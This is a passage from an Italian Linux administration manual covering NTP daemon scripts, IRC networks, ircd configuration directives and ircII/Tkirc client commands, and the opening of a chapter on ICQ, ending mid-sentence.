Il demone '**`ntpd`**' (oppure '**`xntpd`**') serve da una parte per allineare continuamente l'orario del sistema locale, quando questo si trova connesso costantemente a una rete che gli consente di accedere ai suoi serventi di riferimento, in base alla configurazione del file '`/etc/ntp.conf`', con le direttive '**`server`**'. Dall'altra parte, questo demone offre anche il servizio NTP, basandosi sull'orologio del sistema locale:

`ntpd` [*opzioni*]

In una rete chiusa, in cui non ci sia la possibilità di raggiungere altri serventi NTP, il demone '**`ntpd`**' può essere utile per allestire il proprio servizio NTP locale, in modo da assicurare la sincronizzazione degli altri elaboratori della propria rete.

All'interno di questi due estremi, in una rete in cui un nodo abbia saltuariamente accesso alla rete esterna, quel nodo può essere allineato (quanto possibile), al tempo di riferimento ottenuto dall'esterno, fungendo da servente locale per l'allineamento successivo della propria rete. Tuttavia, in questo caso si aggiunge il problema di procedere all'allineamento in base alle fonti esterne, esattamente nel momento in cui il collegamento è disponibile; ma per questo si utilizza prevalentemente il programma '**`ntpdate`**', che però non può essere avviato quando il demone è già in funzione. Il problema viene riproposto in questo stesso capitolo.

Opzione	Descrizione
`-c` *file_di_configurazione*	In generale, il file di configurazione utilizzato da '**`ntpd`**' è '`/etc/ntp.conf`'. Con questa opzione si può indicare un file differente, oppure si può confermare la collocazione standard, nel caso i sorgenti siano stati compilati indicando posizioni differenti.
`-d`	La presenza di questa opzione, che può essere indicata anche ripetutamente, aumenta il livello di dettaglio delle informazioni diagnostiche che si ottengono (nel registro del sistema o in un altro file stabilito in base alla configurazione).
`-l` *file_delle_registrazioni*	Equivalente alla direttiva '**`logfile`**' nel file di configurazione.
`-f` *file_dello_scarto*	Equivalente alla direttiva '**`driftfile`**' nel file di configurazione.
`-s` *directory_dei_file_statistici*	Equivalente alla direttiva '**`statsdir`**' nel file di configurazione.

L'esempio seguente mostra uno script molto semplificato per l'avvio e la conclusione del servizio NTP, attraverso il controllo del demone '**`ntpd`**'. In pratica, il demone viene avviato senza opzioni di alcun tipo, confidando che legga correttamente il file di configurazione.

```
#!/bin/sh

test -f /usr/sbin/ntpd || exit 0

case "$1" in
  start)
        echo -n "Avvio del servizio NTP: "
        /usr/sbin/ntpd
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio NTP: "
        killall ntpd
        echo
        ;;
  *)
        echo "Utilizzo: ntpd {start|stop}"
        exit 1
esac
```

Alcune distribuzioni GNU/Linux predispongono uno script del genere, in cui, prima dell'avvio del demone '**ntpd**' eseguono '**ntpdate**' per iniziare con un orologio già allineato. In generale, questa potrebbe essere una buona idea; tuttavia, se questo script viene avviato quando non si può accedere ai serventi NTP a cui si vuole fare riferimento, '**ntpdate**' blocca la procedura di avvio troppo a lungo.

Il pezzo di script che segue rappresenta proprio il caso in cui viene avviato anche '**ntpdate**' prima di mettere in funzione '**ntpd**'. Si osservi il fatto che nella riga di comando devono apparire i serventi NTP, perché il file di configurazione di '**ntpd**' non lo riguarda.

```
  start)
        echo -n "Avvio del servizio NTP: "
        /usr/sbin/ntpdate -b -s a.ntp.dg b.ntp.dg c.ntp.dg
        /usr/sbin/ntpd
        echo
        ;;
```

145.3 Gestire una rete locale collegata saltuariamente alla rete esterna

Da quanto scritto fino a qui, in questo capitolo dedicato a NTP, si dovrebbe riuscire già a immaginare in che modo ci si potrebbe comportare per allestire un servizio NTP locale, sfruttando un accesso esterno saltuario, per esempio attraverso una connessione PPP con una linea commutata (PSTN o ISDN). Di certo, conviene collocare il servente locale nell'elaboratore che compie saltuariamente questa connessione e che in quel momento ha un accesso normale all'esterno: nel momento in cui si può accedere alla rete esterna, si può utilizzare '**ntpdate**' per allineare l'orario dell'elaboratore stesso.

Come è già stato accennato, si pone un problema a causa del fatto che lo stesso elaboratore deve avere in funzione il demone '**ntpd**', che impedisce l'avvio di '**ntpdate**'. Evidentemente, per risolvere il problema, occorre giocare sulla conclusione e riavvio del demone. La soluzione proposta è molto semplice: per prima cosa, lo script che avvia il demone '**ntpd**' nella procedura di inizializzazione del sistema, non deve comprendere anche l'avvio di '**ntpdate**'; quindi occorre predisporre l'avvio di '**ntpdate**' solo quando la connessione PPP è disponibile (capitolo 127 e successivi).

```
#!/bin/sh

/etc/init.d/ntpd stop
/usr/sbin/ntpdate -b -s a.ntp.dg b.ntp.dg c.ntp.dg
/etc/init.d/ntpd start
```

Quello che si vede è uno script molto semplice, il cui scopo è quello di disattivare il servizio NTP, richiamando lo script '`/etc/init.d/ntpd`' con l'argomento '**stop**', prima di avviare '**ntpdate**' (eventualmente questo script potrebbe trovarsi in un'altra directory e anche il suo nome potrebbe essere differente). Dopo l'allineamento, il servizio NTP viene riavviato in modo analogo.

Per fare in modo che tutto avvenga automaticamente, questo script potrebbe essere avviato attraverso '`/etc/ppp/ip-up`', che è un altro script avviato dal demone '**pppd**' ogni volta che si attiva una connessione PPP.

La predisposizione dei clienti della rete locale non dovrebbe costituire alcun problema: si dispone di un solo servente di riferimento e ci si può limitare a utilizzare '**ntpdate**', eventualmente riavviandolo periodicamente attraverso Cron.

145.4 Riferimenti

- David L. Mills, *Public NTP Time Servers*
  <*http://www.eecis.udel.edu/~mills/ntp/servers.html*>

IRC

IRC è un sistema di comunicazione in tempo reale per discussioni pubbliche, o private, in forma scritta. Di per sé, IRC è l'evoluzione della comunicazione attraverso '**`talk`**' (capitolo 142).

146.1 Infrastruttura

Lo scopo di IRC, ovvero la realizzazione di un sistema di discussione pubblica a livello globale, richiede un'infrastruttura composta dai serventi IRC articolati in modo da formare una «rete» IRC.

Ragionando in piccolo, si può pensare alla realizzazione di un servente IRC singolo, presso il quale si devono connettere tutte le persone che vogliono instaurare una forma di discussione qualunque. La distanza non è necessariamente un problema per chi si connette; tuttavia, diventa un problema la quantità di connessioni che verrebbero a essere aperte in modo simultaneo. Nella realtà, queste connessioni possono essere molto numerose (diverse migliaia), soprattutto a causa della filosofia di IRC per la quale l'organizzazione dei canali di discussione è libera, per cui è indispensabile la presenza di un'infrastruttura che sia in grado di recepire tale massa di utenze.

Si parla di reti IRC, a indicare i gruppi di elaboratori che gestiscono assieme gli stessi canali di comunicazione. Tali reti sono composte secondo una struttura ad albero, dove esiste un solo percorso possibile tra due nodi. Naturalmente, queste reti IRC si inseriscono praticamente sulla rete Internet, sfruttando il protocollo TCP per il transito delle informazioni.

Figura 146.1. Rete di serventi IRC.

```
a        d--------e
|        |
|        |
|        |
b--------c--------f        k
         |                 |
         |                 |
         |                 |
         g--------h--------i--------l
                  |        |
                  |        |
                  |        |
                  j        m
```

L'organizzazione della rete IRC è importante per fare in modo che transitino al suo interno solo le informazioni che sono indispensabili, dal momento che il volume di messaggi gestiti è enorme.

A livello di rete IRC si può individuare una persone con un ruolo speciale: l'operatore IRC. L'operatore IRC è l'amministratore di uno o più serventi IRC, nel senso che può impartire a questi dei comandi speciali, relativi al loro funzionamento.

146.2 Canali, utenti e operatori

In una rete IRC, le comunicazioni avvengono all'interno di *canali* creati dinamicamente; gli utenti della rete IRC sono individuati in base a un nominativo, definito *nick*. Non esiste una regola nell'uso dei nominativi di identificazione degli utenti e nell'organizzazione dei canali di comunicazione: l'utente che si presenta nella rete IRC chiede di usare un nominativo e lo ottiene se questo non è già utilizzato; l'utente che chiede di accedere a un canale di comunicazione che non esiste, lo crea automaticamente e ne diventa il suo *operatore*.

Naturalmente, un utente che cerca di accedere a una rete IRC lo fa connettendosi a un servente IRC di quella rete; ma questo servente può definire una sua politica di accessi, per cui l'utente in questione potrebbe anche non essere ammesso ad accedere.

È importante comprendere la filosofia di IRC per ciò che riguarda i canali: questi vengono creati automaticamente nel momento in cui vengono richiesti per la prima volta; quindi scompaiono nel momento in cui non ci sono più utenti collegati al loro interno. È importante anche chiarire il senso dell'operatore: si tratta dell'utente che crea inizialmente il canale, ovvero dell'utente che riceve questo privilegio da un altro operatore. L'operatore, noto anche con l'abbreviazione di «oper», oppure solo «op», ha la possibilità di stabilire la modalità di funzionamento del canale e può anche allontanare altri utenti dal canale stesso. Segue l'elenco delle modalità più importanti di un canale che sono controllate dall'operatore:

- si può accedere al canale a richiesta, oppure solo a seguito di un invito;
- si può specificare una parola d'ordine per l'accesso al canale;
- si può specificare il numero massimo di accessi, oltre l'operatore;
- si può rendere il canale moderato, per cui in pratica scrive solo l'operatore e gli utenti da lui autorizzati;
- si può bloccare la scrittura nel canale;
- si possono concedere i privilegi di operatore anche a un altro utente;
- si può rendere il canale privato, nel senso che non ne viene pubblicizzata la presenza;
- si può rendere il canale segreto, nel senso che non lo si vuole fare apparire nell'elenco dei canali presenti.[1]

Oltre al controllo sul funzionamento del canale, l'operatore può intervenire in modo privilegiato:

- può specificare il fatto che si tratti di un canale a tema;
- può consentire a un utente di scrivere in un canale moderato;
- può allontanare un utente o gruppi di utenti;
- può concedere un'eccezione nel caso di un canale che richieda l'invito.

Ogni utente, tra le altre cose, ha la possibilità di configurare il proprio accesso al canale in modo da rendersi parzialmente invisibile.

146.2.1 Divisione e ricongiunzione di reti IRC

Una rete IRC può essere spezzata nel momento in cui un nodo che non è terminale cessa di funzionare per qualche ragione, oppure quando viene dato espressamente questo ordine da un operatore IRC. In questa situazione si formano due reti, in cui continuano a funzionare i canali per quanto possibile. Naturalmente, gli utenti che accedono a una di queste due reti risulteranno isolati rispetto all'altra rete.

La divisione della rete provoca quindi una crisi temporanea che alla fine si riassesta in qualche modo più o meno automatico. Il vero problema nasce nel momento in cui le reti vengono riunite: i canali con lo stesso nome vengono fusi assieme, riunendo gli utenti. Questa riunione può creare un po' di scompiglio, considerando che la modalità di funzionamento dei canali viene riadattata in modo da armonizzare le eventuali incompatibilità e che gli operatori vengono a sommarsi.

[1] In generale un canale può essere privato, segreto oppure pubblico.

146.3 Comportamenti spiacevoli

IRC è un sistema di comunicazione in cui gli utenti sono presenti simultaneamente nel momento in cui scrivono e leggono i messaggi. Nelle discussioni più o meno pubbliche come queste è comune il fatto che chi non sa stare alle regole di una discussione civile decida invece di esprimersi attraverso il dispetto, con la pretesa di dimostrare così la propria intelligenza.

Queste situazioni sono così comuni che ne derivano dei termini standard il cui significato dovrebbe essere conosciuto:

- *bot* è un programma cliente automatico che funziona in modo autonomo (robot), senza un utente che sta comunicando effettivamente;
- *cloner* è un utente che sta utilizzando presumibilmente più programmi clienti, ognuno dei quali è un *clone* in questo contesto;
- *flooder* è colui che inonda in qualche modo un utente allo scopo di allontanarlo dalla comunicazione.

Il *bot*, ovvero il programma che usa IRC da solo, è il mezzo attraverso cui si compiono degli attacchi, altrimenti non ci sarebbe bisogno di un programma automatico, dato che IRC è fatta per comunicare tra esseri umani.

Il fatto di utilizzare diversi programmi clienti, mentre ne basterebbe uno solo per comunicare anche su più canali, può rappresentare l'intenzione di fare qualcosa di più della semplice comunicazione.

146.4 Dal lato del servente

La realizzazione di un servente IRC isolato è un'operazione relativamente semplice, limitando il problema alla definizione di una politica di accessi al servizio. Qui non viene mostrato in che modo organizzare invece una vera rete IRC, che evidentemente è un problema più impegnativo.

146.5 Ircd

Ircd [2] è il servente IRC tipico dei sistemi Unix. In generale sono essenziali solo due file: l'eseguibile '**`ircd`**' e il file di configurazione '`ircd.conf`', che in un sistema GNU dovrebbe trovarsi nella directory '`/etc/ircd/`'.

Ircd può essere avviato in modo autonomo, senza l'intervento del supervisore dei servizi di rete, oppure sotto il suo controllo. Nel secondo caso, per quanto riguarda Inetd, si deve provvedere a sistemare il file '`/etc/inetd.conf`' aggiungendo la riga seguente:

```
ircd            stream  tcp     wait    irc     /usr/sbin/ircd ircd -i
```

Come si può osservare dall'esempio, conviene avviare l'eseguibile '**`ircd`**' usando i privilegi di un utente fittizio definito appositamente per la gestione del servizio IRC; in questo caso si tratta di '**`irc`**'.

Come si può osservare ancora dall'esempio riferito al file '`/etc/inetd.conf`', si fa riferimento alla porta TCP attraverso la denominazione '**`ircd`**', che di solito, secondo il file '`/etc/services`' corrisponde al numero 6667:

[2] **Ircd** GNU GPL con residui UCB BSD

```
ircd            6667/tcp                        # Internet Relay Chat
ircd            6667/udp                        # Internet Relay Chat
```

Si intende che si tratta di una porta non privilegiata, giustificando la scelta di usare un utente fittizio diverso da '**`root`**' per avviare '**`ircd`**'.

> Il demone '**`ircd`**' può essere configurato in modo da gestire autonomamente il protocollo IDENT e altri sistemi di controllo. In questo senso, generalmente non viene inserito il controllo del TCP wrapper.

146.5.1 Messaggio del giorno

Nel momento di una nuova connessione al servizio IRC, il servente mostra il messaggio del giorno, che in un sistema GNU/Linux potrebbe essere contenuto nel file '`/etc/ircd/ircd.motd`' (si tratta di un file di testo normale).

In generale è importante predisporre questo file in modo da mostrare le notizie essenziali che si vogliono far conoscere agli utenti IRC, soprattutto per ciò che riguarda le regole di comportamento richieste.

146.5.2 Configurazione

La configurazione può essere molto semplice per la realizzazione di un servente IRC interno, per una rete che non può essere raggiunta dall'esterno, ma ovviamente le cose cambiano nel momento in cui si vuole realizzare una rete IRC. Qui vengono mostrati solo alcuni elementi della configurazione, utili per realizzare un servente singolo, senza problemi di accesso.

Il file di configurazione è un file di testo normale, dove le righe che iniziano con il simbolo '`#`' sono commenti e le righe vuote o bianche vengono ignorate. Le direttive hanno una forma un po' strana, dove tutto inizia con una lettera che descrive il tipo di informazione che viene fornita dalla direttiva:

x : *informazione_1* : *informazione_2* :...: *informazione_n*

In generale si dovrebbe disporre di un file di configurazione di partenza commentato adeguatamente, con tutti gli esempi di queste direttive (anche se mostrate solo come commenti). Qui vengono descritte alcune direttive essenziali per la realizzazione di un servente IRC locale e isolato.

> Una cosa da considerare nel caso il file contenga direttive che devono essere elaborate secondo un ordine preciso è il fatto che il file viene letto in ordine inverso, ovvero vengono lette prima le ultime direttive.

M

`M`: *nome_del_servente* : `*` : *descrizione* : *porta* : *numero_servente*

Questa direttiva serve a definire il nome di dominio del servente, la descrizione del servizio IRC, la porta in cui resta in ascolto il servente e il numero di ordine nella rete IRC. Questo ultimo numero è un intero che va da 1 a 64 e va stabilito in base alla gerarchia di una rete IRC; se si tratta dell'unico servente, deve essere necessariamente indicato il numero uno, come si vede nell'esempio seguente:

```
M:dinkel.brot.dg:*:Mia IRC:6667:1
```

Nel caso in cui il demone '**ircd**' venga utilizzato attraverso il controllo del supervisore dei servizi di rete, potrebbe essere necessario indicare una porta diversa da quella standard, per non interferire proprio con il supervisore stesso, che già apre quella porta. Per esempio:

```
M:dinkel.brot.dg:*:Mia IRC:8005:1
```

> È da considerare il fatto che un demone '**ircd**' compilato espressamente per l'utilizzo attraverso il supervisore dei servizi di rete potrebbe non essere in grado di funzionare in modo autonomo, in ogni caso.

A

`A:`*riga_1*`:`*riga_2*`:`...`:`*riga_n*

Si tratta della direttiva con cui si definiscono una serie di informazioni amministrative, che vengono elencate con il comando '**/admin**'. In pratica viene mostrato il contenuto dei campi in righe differenti. Si osservi l'esempio seguente che dovrebbe essere sufficientemente intuitivo:

```
A:Mia IRC:Servente IRC:Amministratore <root@dinkel.brot.dg>
```

I

`I:`*maschera_ip*`:`*parola_d'ordine*`:`*maschera_dominio*`::`*classe*

Questa direttiva stabilisce i limiti di accesso al servizio in base a una maschera IP e a una maschera del nome di dominio; queste maschere si riferiscono ovviamente ai nodi che accedono come clienti. Le maschere in questione si realizzano facilmente utilizzando il simbolo '*****' come variabile indefinita. In generale, l'esempio seguente consente qualsiasi accesso:

```
I:*::*::1
```

Il campo finale, riferito alla classe, deriva dalla definizione delle classi attraverso le direttive '**Y**' che qui non vengono descritte, non essendo indispensabili. In ogni caso, il numero uno rappresenta tutte le classi possibili simultaneamente.

> Il campo centrale riservato a una parola d'ordine serve a consentire l'accesso solo attraverso l'indicazione di questa. Tuttavia, a seconda di come è stato compilato il demone '**ircd**', questa potrebbe dover essere inserita in modo cifrato. In tal caso dovrebbe anche essere presente un programma apposito per generare tali parole d'ordine cifrate.

K

`K:`*maschera_nodo*`:`*motivazione*`:`*maschera_utente*

Questa direttiva, che non è obbligatoria, consente di escludere esplicitamente una combinazione di nodi e di utenti che tentano di accedere da questi nodi. Le maschere in questione si realizzano con l'uso del carattere '*****', che rappresenta la solita stringa indefinita. In particolare, il nodo può essere indicato per nome (di dominio) oppure per numero IP. L'esempio seguente esclude gli utenti il cui nome inizia per '**dan**' e accedono dalla rete *`*.brot.dg`*:

```
K:*.brot.dg:Accesso sospeso per un mese:dan*
```

Per concludere la descrizione della configurazione, l'esempio seguente mostra il caso di una configurazione minima, con le sole direttive indispensabili:

```
M:dinkel.brot.dg:*:Mia IRC:8005:1
A:Mia IRC:Servente IRC:Amministratore <root@dinkel.brot.dg>
I:*::*::1
```

146.5.3 Avvio del demone

```
ircd [opzioni]...
```

Il demone '**`ircd`**' può funzionare in due modi diversi: legato al supervisore dei servizi di rete, oppure indipendentemente da questo. Nel primo caso si utilizza l'opzione '**`-i`**' e nel file '`/etc/inetd.conf`' non si inserisce il controllo di '**`tcpd`**', perché si creerebbero dei problemi a causa dell'uso del protocollo IDENT:

```
ircd            stream  tcp     wait    irc     /usr/sbin/ircd ircd -i
```

Diversamente, il demone può essere avviato come un comando normale, senza nemmeno dover aggiungere la richiesta esplicita di funzionamento sullo sfondo. In effetti, dal momento che si utilizza normalmente una porta TCP non privilegiata, ogni utente comune può, teoricamente, avviare questo tipo di servizio.

Segue l'elenco di alcune opzioni della riga di comando di '**`ircd`**'.

Opzione	Descrizione
`-t`	Fa in modo che il demone funzioni in primo piano, emettendo tutte le sue informazioni diagnostiche attraverso lo standard output.
`-x`*n*	Definisce il livello diagnostico richiesto: maggiore è il valore *n*, maggiore la quantità di informazioni che si ottengono.
`-i`	Stabilisce che il demone è sotto il controllo del supervisore dei servizi di rete.
`-f` *file_di_configurazione*	Stabilisce espressamente da quale file trarre la configurazione.
`-c`	Si usa questa opzione quando si avvia il demone attraverso uno script della procedura di inizializzazione del sistema, per cui è necessario che il demone stesso si sganci dallo script e diventi un processo dipendente direttamente da Init.

146.6 Dal lato del cliente

Il compito di un programma cliente IRC è quello di consentire la comunicazione effettiva tra l'utente umano e il servente IRC. La prima cosa che avviene è la *registrazione*, attraverso la quale l'utente ottiene l'accesso al servizio assieme alla definizione del proprio nominativo.

Una volta instaurata la connessione, l'utente ha la possibilità di unirsi a uno o più canali di discussione, creandoli automaticamente se questi non sono già presenti.

146.7 ircII

ircII [3] è il programma cliente standard per comunicare con IRC. Si utilizza attraverso un terminale a caratteri normale, dove lo schermo è diviso in due parti: quella superiore per mostrare i messaggi che scorrono verso l'alto; quella inferiore che è semplicemente la riga da cui si impartiscono i comandi. Il programma eseguibile è '**`irc`**' e si avvia in maniera molto semplice, come nell'esempio seguente, dove viene specificato il nominativo desiderato e l'indirizzo del servente IRC:

`$` **`irc tizio dinkel.brot.dg`**[*Invio*]

[3] **ircII** software libero con licenza speciale

```
*** Welcome to the Internet Relay Network tizio (from dinkel.brot.dg)
*** /etc/irc/script/local V0.5 for Debian finished. Welcome to ircII.
*** If you have not already done so, please read the new user information with
+/HELP NEWUSER
*** Your host is dinkel.brot.dg, running version u2.10.07.0
*** This server was created Fri Dec 17 1999 at 19: 54:56 CST
*** umodes available dioswkg, channel modes available biklmnopstv
*** There are 1 users and 0 invisible on 1 servers
*** This server has 1 clients and 0 servers connected
*** Highest connection count: 1 (1 clients)
*** - dinkel.brot.dg Message of the Day -
*** - 16/3/2001 20:44
*** - Benvenuto presso irc.brot.dg
*** -
*** on 1 ca 1(2) ft 10(10)



________________________________________________________________________________
[1] 20:45 tizio * type /help for help
_
```

In questo caso, il messaggio del giorno è soltanto «Benvenuto presso irc.brot.dg», che si vede in basso; il resto è stato generato automaticamente dal servente. La riga contenente la stringa

```
[1] 20:45 tizio * type /help for help
```

è la linea di demarcazione tra la parte superiore contenente i messaggi e la parte inferiore riservata ai comandi dell'utente. Come si può vedere, viene suggerito l'uso del comando '**`/help`**' per richiamare l'elenco dei comandi disponibili.

Se si impartisce il comando '**`/help`**', come suggerito, si passa a un contesto differente, in cui si possono ottenere informazioni dettagliate su questo o quel comando:

`/help`[*Invio*]

```
!            :            abort        admin        alias
assign       away         basics       beep         bind
brick        bye          cd           channel      clear
commands     comment      connect      ctcp         date
dcc          deop         describe     die          digraph
dmsg         dquery       echo         encrypt      etiquette
eval         exec         exit         expressions  flush
foreach      help         history      hook         icb
if           ignore       info         input        intro
invite       ircii        ison         join         kick
kill         lastlog      leave        links        list
load         lusers       me           menus        mload
mode         motd         msg          names        news
newuser      nick         note         notice       notify
on           oper         parsekey     part         ping
query        quit         quote        rbind        redirect
rehash       restart      rules        save         say
send         sendline     server       servlist     set
signoff      sleep        squery       squit        stats
summon       time         timer        topic        trace
type         userhost     users        version      wait
wallops      which        while        who          whois
whowas       window       xecho        xtype
[1] 20:56 daniele * type /help for help
Help? _
```

Si può osservare dalla figura che nella riga di comando appare un invito, che prima non era presente: '**`Help?`**', a significare che si può indicare il nome di un comando di quelli elencati per conoscerne la sintassi. Per esempio:

`Help?` **`help`**[*Invio*]

```
*** Help on help
Usage: HELP [<command> [<subcommands>]]
  Shows help on the given command.  The help documentation is
  set up in a hierarchical fashion.  That means that certain
  help topics have sub-topics under them.  For example, doing
    HELP ADMIN
  gives help on the admin command, while:
    HELP SET
  gives help on the set command and also displays a list of
  sub-topics for SET.  To get help on the subtopics, you would
  do:
    HELP SET <subtopic>
  where <subtopic> is one of the subtopics.  If you are using the
  built in help, then you need only type the subtopic name.  The
  input prompt will indicate what help level you are on.  Hitting
  return will move you up one level.

  At any time, you can specify a ? to get a list of subtopics
  without the associated help file, for example:
    HELP ?
  gives a list of all main help topics.  The following:
    HELP BIND ?
  gives the list of all BIND subtopics.  If you use a ? with
[1] 21:00 daniele * type /help for help
*** Hit any key for more, 'q' to quit ***
```

Come si vede, se non c'è abbastanza spazio per visualizzare tutto il testo disponibile, basta digitare un carattere qualunque per vedere la pagina successiva, oppure basta inserire la lettera '**`q`**' per terminare.

Alla fine della navigazione nella guida interna, basta premere il tasto [*Invio*] senza specificare il nome di alcun comando per ritornare alla modalità di funzionamento normale, dove non appare alcun invito.

`Help?` [*Invio*]

I comandi impartiti a ircII sono preceduti dal simbolo '**`/`**', per distinguerli dal testo dei messaggi che invece vanno inviati al canale di discussione.

Generalmente, quando ci si trova di fronte all'invito normale, è possibile richiamare i comandi precedenti scorrendo con i tasti [*freccia su*] e [*freccia giù*].

Si conclude il funzionamento di ircII con il comando '**`/quit`**'.

146.8 Tkirc

Tkirc [4] è un programma frontale per ircII. Il programma eseguibile è '**`tkirc`**' e si avvia in maniera molto semplice, come nell'esempio seguente, dove viene specificato il nominativo desiderato e l'indirizzo del servente IRC:

`$` **`tkirc tizio dinkel.brot.dg`**

[4] **Tkirc** GNU GPL

Figura 146.2. Schermata iniziale all'avvio di Tkirc.

```
Project Prefs User Channel Personal Server Private                 no channel
Topic:                                                              *        -
*** Connecting to port 6667 of server localhost
001 Welcome to the Internet Relay Network tizio (from dinkel.brot.dg)
*** /etc/irc/script/local V0.5 for Debian finished. Welcome to ircII.
002 Your host is dinkel.brot.dg, running version u2.10.07.0
003 This server was created Fri Dec 17 1999 at 19: 54:56 CST
004 umodes available dioswkg, channel modes available biklmnopstv
251 There are 1 users and 0 invisible on 1 servers
255 This server has 1 clients and 0 servers connected
*** Highest connection count: 1 (1 clients)
375 - dinkel.brot.dg Message of the Day -
372 - 16/3/2001 20:44
372 - Benvenuto presso irc.brot.dg
372 -
*** on 1 ca 1(2) ft 10(10)
*** notification method: 'notify'
```

Utilizzando il menù a tendina, è possibile ottenere un'altra finestra con la quale comunicare in un altro canale. Si utilizza precisamente la voce `New window` dal menù `Project`.

Nella colonna destra, vengono elencati gli utenti che partecipano al canale con cui si sta comunicando. Con un clic doppio del mouse si ottengono le informazioni su di loro, come si vede nella figura 146.3.

Figura 146.3. Informazioni sugli utenti collegati allo stesso canale.

```
Project Prefs User Channel Personal Server Private      o=1 v=0 b=0 k l i m n p s t
Topic:                                                              #prova      2
                                                                    caio
                                                                    @tizio
311 caio is daniele@dinkel.brot.dg (*Unknown*)
319 on channels: @#nuova #prova
312 on irc via server dinkel.brot.dg (The World Domination Project)
317 caio has been idle 4 minutes
311 tizio is daniele@dinkel.brot.dg (*Unknown*)
319 on channels: @#prova
312 on irc via server dinkel.brot.dg (The World Domination Project)
317 tizio has been idle 1 minutes
```

146.9 Utilizzo di massima di un cliente IRC

Generalmente, prima di entrare in un canale si può avere l'interesse di visualizzare l'elenco di quelli disponibili. Questo si ottiene con il comando '**`/list`**'. Per esempio, con ircII:

`/list`[*Invio*]

```
*** Channel    Users  Topic
*** #prova     1
*** #pippo     3
```

Come si vede, il nome di un canale inizia con il carattere '**#**' per convenzione. In alternativa, il nome di un canale può iniziare anche per '**&**', ma in tal caso si tratta di un canale che riguarda esclusivamente il servente al quale si è connessi, per cui non si diffonde agli altri serventi della stessa rete IRC.

Nello stesso modo, può essere utile visualizzare l'elenco degli utenti collegati. Questo si ottiene con il comando '**/names**', che va usato comunque con parsimonia, considerando che una rete IRC «normale» è sempre molto affollata.

/names[*Invio*]

```
Pub: #prova     tizio @daniele
Pub: #pippo     caio @sempronio
```

Nell'elenco degli utenti, gli operatori di canale sono evidenziati dal prefisso '**@**'. Eventualmente, se si vede il simbolo '*****' come prefisso, si tratta di un operatore IRC.

Il programma cliente che si utilizza potrebbe attribuire automaticamente il nominativo per accedere alla rete IRC, sfruttando presumibilmente il nominativo utente usato per accedere al proprio elaboratore. Se il nome in questione non è compatibile, eventualmente perché già utilizzato, è il programma cliente stesso che richiede di indicare un altro nominativo. In ogni caso, è possibile cambiare il proprio nome attraverso il comando '**/nick**':

/nick pinco[*Invio*]

L'esempio mostra il caso in cui l'utente desideri usare il nome '**pinco**', ammesso che questo non sia già utilizzato nella rete IRC in cui si è connessi.

Il nominativo usato all'interno di una rete IRC non può essere più lungo di nove caratteri.

Ci si aggrega a un canale con il comando '**/join**'. Se il canale indicato non esiste ancora, viene creato per l'occasione e l'utente che lo crea ne diventa l'operatore.

/join #prova[*Invio*]

L'esempio mostra il caso in cui ci si voglia aggregare al canale '**#prova**'. È importante ricordare che è necessario il prefisso davanti al nome, come si vede dall'esempio.

Quando ci si trova in un canale, ciò che si digita senza il prefisso '**/**', viene trasmesso al canale stesso:

Ciao a tutti![*Invio*]

Come ci si unisce a un canale, ci si può allontanare. Questo si ottiene con il comando '**/leave**':

/leave #prova[*Invio*]

Segue il riepilogo di alcuni comandi essenziali per l'uso di un cliente IRC.

Comando	Descrizione
`/list` [*opzioni*]	Elenca i canali presenti nella rete IRC.
`/names` [*opzioni*] [*canale*]	Elenca gli utenti presenti nella rete IRC, oppure solo quelli presenti in un canale particolare.
`/nick` *nome*	Consente di modificare, o di stabilire, il proprio nominativo nell'ambito della rete IRC.

Comando	Descrizione
`/who` *canale*	Consente di elencare gli utenti che sono presenti nel canale indicato.
`/whois` *nome* [`,`*nome*]...	Consente di elencare le informazioni disponibili sugli utenti elencati. I nomi possono essere anche composti con caratteri jolly, ovvero con l'uso dell'asterisco per indicare una stringa qualunque.
`/join` *canale*	Consente di entrare in un canale.
`/msg` *nome* *messaggio*	Consente di inviare un messaggio esclusivamente all'utente indicato.
`/dcc chat` *nome*	Invia all'utente indicato una richiesta per instaurare una connessione privilegiata tra i due. Se l'altro utente risponde con lo stesso comando, si ottiene questa connessione. Per comunicare in modo privato, i due usano il comando '**`msg =`***nome* ...'.
`/msg =`*nome* *messaggio*	Invia un messaggio esclusivamente all'utente indicato, che già prima era stato collegato con un comando '**`/dcc chat`**'.
`/quit` [*messaggio*]	Chiude il funzionamento del programma cliente, ma prima si allontana dal canale, se necessario, inviando eventualmente il messaggio indicato.

146.10 Riferimenti

- *Internet Relay Chat (IRC) help*

  <*http://www.irchelp.org/*>

- David Caraballo, Joseph Lo, *The IRC prelude*

  <*http://www.irchelp.org/irchelp/new2irc.html*>

ICQ: «I-seek-you»

ICQ è un sistema di comunicazione, ideato allo scopo di consentire agli utenti di informare la loro presenza nella rete, permettendo anche l'instaurazione di un contatto immediato, oltre alla possibilità di mostrare alcune informazioni personali. ICQ è un'invenzione di Mirabilis, oggi ICQ Inc., che gestisce i serventi ICQ. In altri termini, almeno per ora, non si tratta di un servizio pubblico come potrebbe essere Usenet, a cui si può partecipare anche con un proprio servente; tuttavia viene fornito gratuitamente e sono disponibili alcuni programmi cliente realizzati secondo la filosofia del software libero.

Ciò che si conosce del protocollo di ICQ è stato ottenuto principalmente dalla sperimentazione, anche analizzando i pacchetti trasmessi e ricevuti dai programmi standard. La documentazione più importante al riguardo si può ottenere a partire da <*http://www.student.nada.kth.se/~d95-mih/icq/*>, *The ICQ protocol site*.

147.1 Principio di funzionamento

Attraverso ICQ un utente si registra presso un servente, specificando una parola d'ordine. Il servente assegna all'utente un numero, definito UIN, ovvero *Universal Internet number*, e da quel momento si stabilisce l'abbinamento tra UIN e parola d'ordine. Successivamente l'utente può abbinare a questo numero qualche informazione in più su di sé.

Da quel momento, l'utente si collega al servente ICQ quando desidera annunciare la sua presenza nella rete. Il servente ICQ accetta l'utente dopo aver confrontato il numero UIN con la parola d'ordine stabilita originariamente.

Quando un utente ICQ cerca un contatto con un altro utente, può fare una ricerca in base al numero UIN e poche altre informazioni. Quando ha determinato il numero UIN del suo interlocutore, può ottenere dal servente ICQ l'indirizzo IP e la porta presso cui questa persona ha attivato il suo programma cliente, iniziando così una connessione diretta (per colloquiare o per altri scopi).

Il servente ICQ è in ascolto normalmente alla porta 4000, o eventualmente anche ad altre porte superiori. Tuttavia, va considerato il fatto che buona parte della comunicazione con il servente avviene attraverso il protocollo UDP (non connesso), mentre le connessioni dirette con gli interlocutori usano il protocollo TCP. Da questo e da quanto esposto sopra, si arriva alle conclusioni seguenti:

